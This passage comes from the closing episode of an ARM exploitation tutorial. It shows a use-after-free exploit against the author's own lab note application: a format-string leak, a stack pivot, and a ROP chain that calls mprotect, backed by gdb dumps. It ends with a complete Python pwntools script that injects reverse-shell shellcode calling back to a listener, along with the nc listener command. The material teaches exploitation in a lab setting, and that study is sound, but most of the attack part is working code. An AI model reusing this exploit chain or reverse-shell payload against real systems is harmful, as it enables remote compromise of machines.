
Now we can use the *case 5* for the allocation of a new memory area and in the *set_address* function, we try to insert the address of the *roulette* variable (that we have from the leak).

```
5
Enter the number
144024
```

And look at the address of the *edit_obj*

```
gef> x/x 0x29318
0x29318:    0x00023298
gef> x/x 0x00023298
0x23298 <_ZL8roulette>:   0x00000457
gef> p/d 0x00000457
$3 = 1111
```

Then we can use the roulette variable to set the address of the first ROP gadget, in order to have something similar to the above image



We use the address of the *wel_msg* to keep the value of the new stack and the shellcode

This time I use a simple ROP chain to make our portion of memory (wel_msg) executable and jump to the shellcode.

I have provided the first ROP gadget, in the *stack_pivot()* function

```
void stack_pivot(){
  asm volatile(
    "ldr sp,[r4, #0x0c] \n\t"
    "ldr sp, [sp] \n\t"
    "pop {lr, pc} \n\t"
  );
}
```

we will use the *mprotect* function, but before we need to find a gadget to fill the parameters

```
r0 = shellcode page aligned address
r1 = size(ofshellcode)
r2 = protection (0x7 - RWX)
pc = mprotect address
```

We could run ROPgadget in the following way:

```
$ ROPgadget --binary libc-2.24.so --thumb | grep "pop {r0, r1, r2"
And we could use this gadget for example
0x000e6b08 : pop {r0, r1, r2, r3, r4, pc}
r0 = shellcode page aligned address
r1 = size(ofshellcode)
r2 = protection (0x7 – RWX)
r3 = 0x00
r4 = 0x00
pc = mprotect address
```

We can put everything together for a little test, then start the server

```
gdb ./uaf
```

For do this test I used

And type *9* and after this payload

```
0x%08x.0x%08x.0x%08x
```

```
9
Debug informations area
0x%08x.0x%08x.0x%08x
0x00000000.0x76fb2f0c.0x0002a3f4Debug informations
Address of wel_msg---0x7efff438
Address of roulette---0x23298
Well done!
```

Then insert the following 3 notes (*case 1*)

- *"AAAA"*
- *The "wel_msg" address*
- *"BBBB"*

```
gef> p *edit_obj
$6 = {
  <Note> = {
    _vptr.Note = 0x125d8 <vtable for Edit+8>,
    note_number = 0x3,
    note_desc = {"AAAA", "\b\364\377~", "BBBB", "", "", "", "", "", "", ""}
  }, <No data fields>}
gef> x/5x edit_obj
0x29318:        0x000125d8      0x00000003      0x0002a37c      0x0002a42c
0x29328:        0x0002a444
gef> x/x 0x0002a37c
0x2a37c:        0x41414141
gef> x/x 0x0002a42c
0x2a42c:        0x7efff408
gef> x/x 0x0002a444
0x2a444:        0x42424242
gef> p &wel_msg
$7 = (char (*)[512]) 0x7efff408
```

As mentioned before, we will use the “wel_msg” array to keep the values of the new stack and the shellcode (we will use the reverse shell shellcode), then in order to edit this array we must use the “change the message” case.

We must send

```
LR= &wel_msg + 36
gadget1 = pop_r0_r1_r2_r3_r4_pc
r0 = (&wel_msg / PAGE_SIZE ) * PAGE_SIZE
r1 = 0x100
r2 = 0x7
r3 = 0x00
r4 = 0x00
r5 = mprotect address
```

Then verify it

```
gef> x/20x wel_msg
0x7efff408:     0x7efff42c      0x76d6bb09      0x7efff000      0x00000100
0x7efff418:     0x00000007      0x00000000      0x00000000      0x76d52840
0x7efff428:     0x5a5a5a5a      0xe3a00002      0xe3a01001      0xe3a02000
0x7efff438:     0xe59f7080      0xef000000      0xe1a06000      0xe3a0105c
0x7efff448:     0xe3a05011      0xe1a01c01      0xe0811805      0xe2811002
```


```
gef> x/20x wel_msg
0x7efff408: 0x7efff42c  0x76d6bb09  0x7efff000  0x00000100
0x7efff418: 0x00000007  0x00000000  0x00000000  0x76d52840
0x7efff428: 0x5a5a5a5a  0xe3a00002  0xe3a01001  0xe3a02000
0x7efff438: 0xe59f7080  0xef000000  0xe1a06000  0xe3a0105c
0x7efff448: 0xe3a05011  0xe1a01c01  0xe0811805  0xe2811002
```

We can use the *case 4* to free the *edit_obj*, and set the address of the *stack_pivot()* function as roulette value.

```
gef> p roulette
$12 = 0x111cc
gef> p stack_pivot
$13 = {void (void)} 0x111cc <stack_pivot()>
```

We should now allocate a new object, we can do it form *case 5* (*set_address* function), by sending the roulette address

```
gef> x/5x 0x29318
0x29318:        0x00023298      0x00000002      0x0002a37c      0x0002a42c
0x29328:        0x0002a394
gef> x/x 0x00023298
0x23298 <_ZL8roulette>: 0x000111cc
gef> x/10i 0x000111cc
   0x111cc <stack_pivot()>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x111d0 <stack_pivot()+4>:   add     r11, sp, #0
   0x111d4 <stack_pivot()+8>:   ldr     sp, [r4, #12]
   0x111d8 <stack_pivot()+12>:  ldr     sp, [sp]
   0x111dc <stack_pivot()+16>:  pop     {lr, pc}
   0x111e0 <stack_pivot()+20>:  sub     sp, r11, #0
   0x111e4 <stack_pivot()+24>:  pop     {r11}           ; (ldr r11, [sp], #4)
   0x111e8 <stack_pivot()+28>:  bx      lr
   0x111ec <set_address()>:     push    {r11, lr}
   0x111f0 <set_address()+4>:   add     r11, sp, #4
```

And finally trigger the vulnerability with the *case 2* (show all notes)

```
->   0x115f4 <note()+772>      ldr    r3,  [r3]
      0x115f8 <note()+776>      ldr    r3,  [r3]
      0x115fc <note()+780>      ldr    r0,  [r11,  #-32]
      0x11600 <note()+784>      blx    r3
      0x11604 <note()+788>      b      0x118c0 <note()+1488>
      0x11608 <note()+792>      ldr    r0,  [pc,  #800]  ; 0x11930 <note()+1600>
---------------------------------------------------------------------------------
    150             edit_obj->insert_note(new_note);
    151             break;
    152
    153         case 2:
           // edit_obj=0x7efff63c -> [...] -> <stack_pivot()+0> push {r11}        ; (str r11,  [sp,  #-4]!)
-> 154             edit_obj->show_all_notes();
    155             break;
    156
    157         case 3:
    158             cout << "Insert the index of the note to modify: " << endl;
---------------------------------------------------------------------------------
```

The value of *r3* is equal to the address of *edit_obj*, if we go on at the *blx r3* instruction

```
$r3   : 0x000111cc -> <stack_pivot()+0> push {r11}              ; (str r11,  [sp,  #-4]!)
$r4   : 0x00029318 -> 0x00023298 -> 0x000111cc -> <stack_pivot()+0> push {r11}          ; (str r11,  [sp,  #-4]!)
$r5   : 0x00000000
$r6   : 0x000110a4 -> <_start+0> mov r11,  #0
$r7   : 0x00000000
$r8   : 0x00000000
$r9   : 0x00000000
$r10  : 0x76fff000 -> 0x00030f44 -> 0x00000000
$r11  : 0x7efff65c -> 0x00011bc4 -> <main+580> b 0x11be0 <main()+608>
$r12  : 0x7efff610 -> 0x76fb76ec -> 0x00000000
$sp   : 0x7efff408 -> 0x7efff42c -> 0xe3a00002
$lr   : 0x76d92b30 -> 0x00020002
$pc   : 0x00011600 -> <note()+784> blx r3
$cpsr : [thumb fast interrupt overflow carry zero NEGATIVE]
-----------------------------------------------------------------------------------------------
0x7efff408|+0x00: 0x7efff42c -> 0xe3a00002      <-$sp
0x7efff40c|+0x04: 0x76d6bb09 -> <getservbyport_r+809> pop {r0,  r1,  r2,  r3,  r4,  pc}
0x7efff410|+0x08: 0x7efff000 -> 0x00000000
0x7efff414|+0x0c: 0x00000100
0x7efff418|+0x10: 0x00000007
0x7efff41c|+0x14: 0x00000000
0x7efff420|+0x18: 0x00000000
0x7efff424|+0x1c: 0x76d52840 -> <mprotect+0> push {r7}          ; (str r7,  [sp,  #-4]!)
-----------------------------------------------------------------------------------------------
      0x115e8 <note()+760>     bl     0x11038 <_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_+408>
      0x115ec <note()+764>     b      0x118c0 <note()+1488>
      0x115f0 <note()+768>     ldr    r3,  [r11,  #-32]
      0x115f4 <note()+772>     ldr    r3,  [r3]
      0x115f8 <note()+776>     ldr    r3,  [r3]
      0x115fc <note()+780>     ldr    r0,  [r11,  #-32]
->   0x11600 <note()+784>     blx    r3
```

we can notice that the register *r3* is equal to the address of the *stack_pivot* function

Then if we go on, we got a shell in the remote system.

A simple script in order to automate it. File *uaf_exploit.py*

```
#!/usr/bin/env python2
from pwn import *
import pwnlib.asm as asm
import pwnlib.elf as elf

ip = "192.168.0.13"
port = 4444

PAGE_SIZE = 0x1000

def find_arm_gadget(e, gadget):
  gadget_bytes = asm.asm(gadget, arch='arm')
  gadget_address = None
  for address in e.search(gadget_bytes):
    if address % 4 == 0:
      gadget_address = address
      if gadget_bytes == e.read(gadget_address, len(gadget_bytes)):
        log.info(asm.disasm(gadget_bytes, vma=gadget_address, arch='arm'))
        break
  return gadget_address

def find_thumb_gadget(e, gadget):
  gadget_bytes = asm.asm(gadget, arch='thumb')
  gadget_address = None
  for address in e.search(gadget_bytes):
    if address % 2 == 0:
      gadget_address = address + 1
```

```
      if gadget_bytes == e.read(gadget_address - 1, len(gadget_bytes)):
        log.info(asm.disasm(gadget_bytes, vma=gadget_address-1, arch='thumb'))
        break
  return gadget_address

def find_gadget(e, gadget):
  gadget_address = find_thumb_gadget(e, gadget)
  if gadget_address is not None:
    return gadget_address
  return find_arm_gadget(e, gadget)

# libc file
libc = ELF('libc-2.24.so')

s = remote(ip, port)

log.info('------------------------------------------------')

#####LEAK#####
offset = 0x32df0c
s.sendline('9')
leak_value = s.recvuntil("area")
# arbitrary read
s.sendline('0x%08x.0x%08x.0x%08x')
leak_values = s.recvuntil("done!")
wel_msg = int(leak_values[76:84], 16)
roulette_add = int(leak_values[109:114], 16)
stack_address = int(leak_values[13:23], 16)

log.info("The wel_msg address is: 0x%x", wel_msg)
log.info("The roulette address is: 0x%x", roulette_add)
log.info("The leak_address: 0x%x", stack_address)

# libc base address
libc_base = stack_address - offset
log.info("Libc base address: 0x%x", libc_base)

# mprotect address
mprotect_address = libc_base + libc.symbols['mprotect']
log.info('mprotect address 0x%x' % mprotect_address)

# gadget address
libc.address = libc_base
pop_r0_r1_r2_r3_r4_pc = find_gadget(libc, 'pop {r0, r1, r2, r3, r4, pc}')

# insert note "AAAA"
s.sendline('1')
s.sendline('A'*4)
# insert address of wel_msg as note
s.sendline('1')
s.sendline(p32(wel_msg))
# insert note "BBBB"
s.sendline('1')
s.sendline('B'*4)

# reverse shell shellcode + "\x33"
shellcode =
"\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x00\x20\xa0\xe3\x80\x70\x9f\xe5\x00\x00\x00\xef\x00\
x60\xa0\xe1\x5c\x10\xa0\xe3\x11\x50\xa0\xe3\x01\x1c\xa0\xe1\x05\x18\x81\xe0\x02\x10\x8
1\xe2\x64\x20\x9f\xe5\x06\x00\x2d\xe9\x0d\x10\xa0\xe1\x10\x20\xa0\xe3\x06\x00\xa0\xe1\
x54\x70\x9f\xe5\x00\x00\x00\xef\x02\x10\xa0\xe3\x06\x00\xa0\xe1\x3f\x70\xa0\xe3\x00\x0
0\x00\xef\x01\x10\x41\xe2\x01\x00\x71\xe3\xf9\xff\xff\x1a\x0f\x00\xa0\xe1\x20\x00\x80\
xe2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00\xef\x0
```

```
0\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\xef\x2f\x62\x69\x6e\x2f\x73\x68\x00\x19\x01\
x00\x00\xc0\xa8\x00\x0e\x1b\x01\x00\x00\x33"

# len of the new stack
stack_len = 40
stack = ""
# set LR
stack += p32(wel_msg + 36) #LR = address of the shellcode
# gadget 2 - 76d6bb08: pop {r0, r1, r2, r3, r4, pc}
stack += p32(pop_r0_r1_r2_r3_r4_pc)  # thumb address
# r0 = (wel_msg / PAGE_SIZE ) * PAGE_SIZE
stack += p32((wel_msg / PAGE_SIZE) * PAGE_SIZE)
# r1 = 0x100
stack += p32(0x100)
# r2 = 0x7
stack += p32(0x07) #RWX
# r3 = 0x00
stack += p32(0x00)
# r4 = 0x00
stack += p32(0x00)
# r5 = mprotect addres
stack += p32(mprotect_address)
stack += "ZZZZ"
# change the wel_msg value
s.sendline('0')
s.sendline(stack + shellcode)
ret = s.recvuntil("message")
sleep(1)

# objdump -d uaf | grep stack_pivot
# 000111cc <_Z11stack_pivotv>:
roulette_value = 0x111cc  # address of the stack_pivot function
# delete edit_obj
s.sendline('4')
s.sendline(str(roulette_value))
ret = s.recvuntil("message")
sleep(1)

# allocare the hole - set_address()
s.sendline('5')
s.sendline(str(roulette_add))
ret = s.recvuntil("message")
sleep(1)

# take control - show all note
s.sendline('2')
ret = s.recvuntil("message")
sleep(1)

s.close()
```

Test it


Start the remote server

```
root@invictus-Inspiron-5537:/home/invictus/Documenti/printer_job/vutek-sw# nc -l -p 4444 -v
Listening on [0.0.0.0] (family 0, port 4444)
```

start the server uaf application

```
root@raspberrypi:/home/pi/arm/episode3# ./uaf
Run pid=9587
```

Run the exploit



We arrived at the end of the episodes, my purpose was to give a small introduction to the ARM world (for free), I hope I have achieved my goal and I hope you enjoyed these episodes.

You can find the codes on my github here: https://github.com/invictus1306/ARM-episodes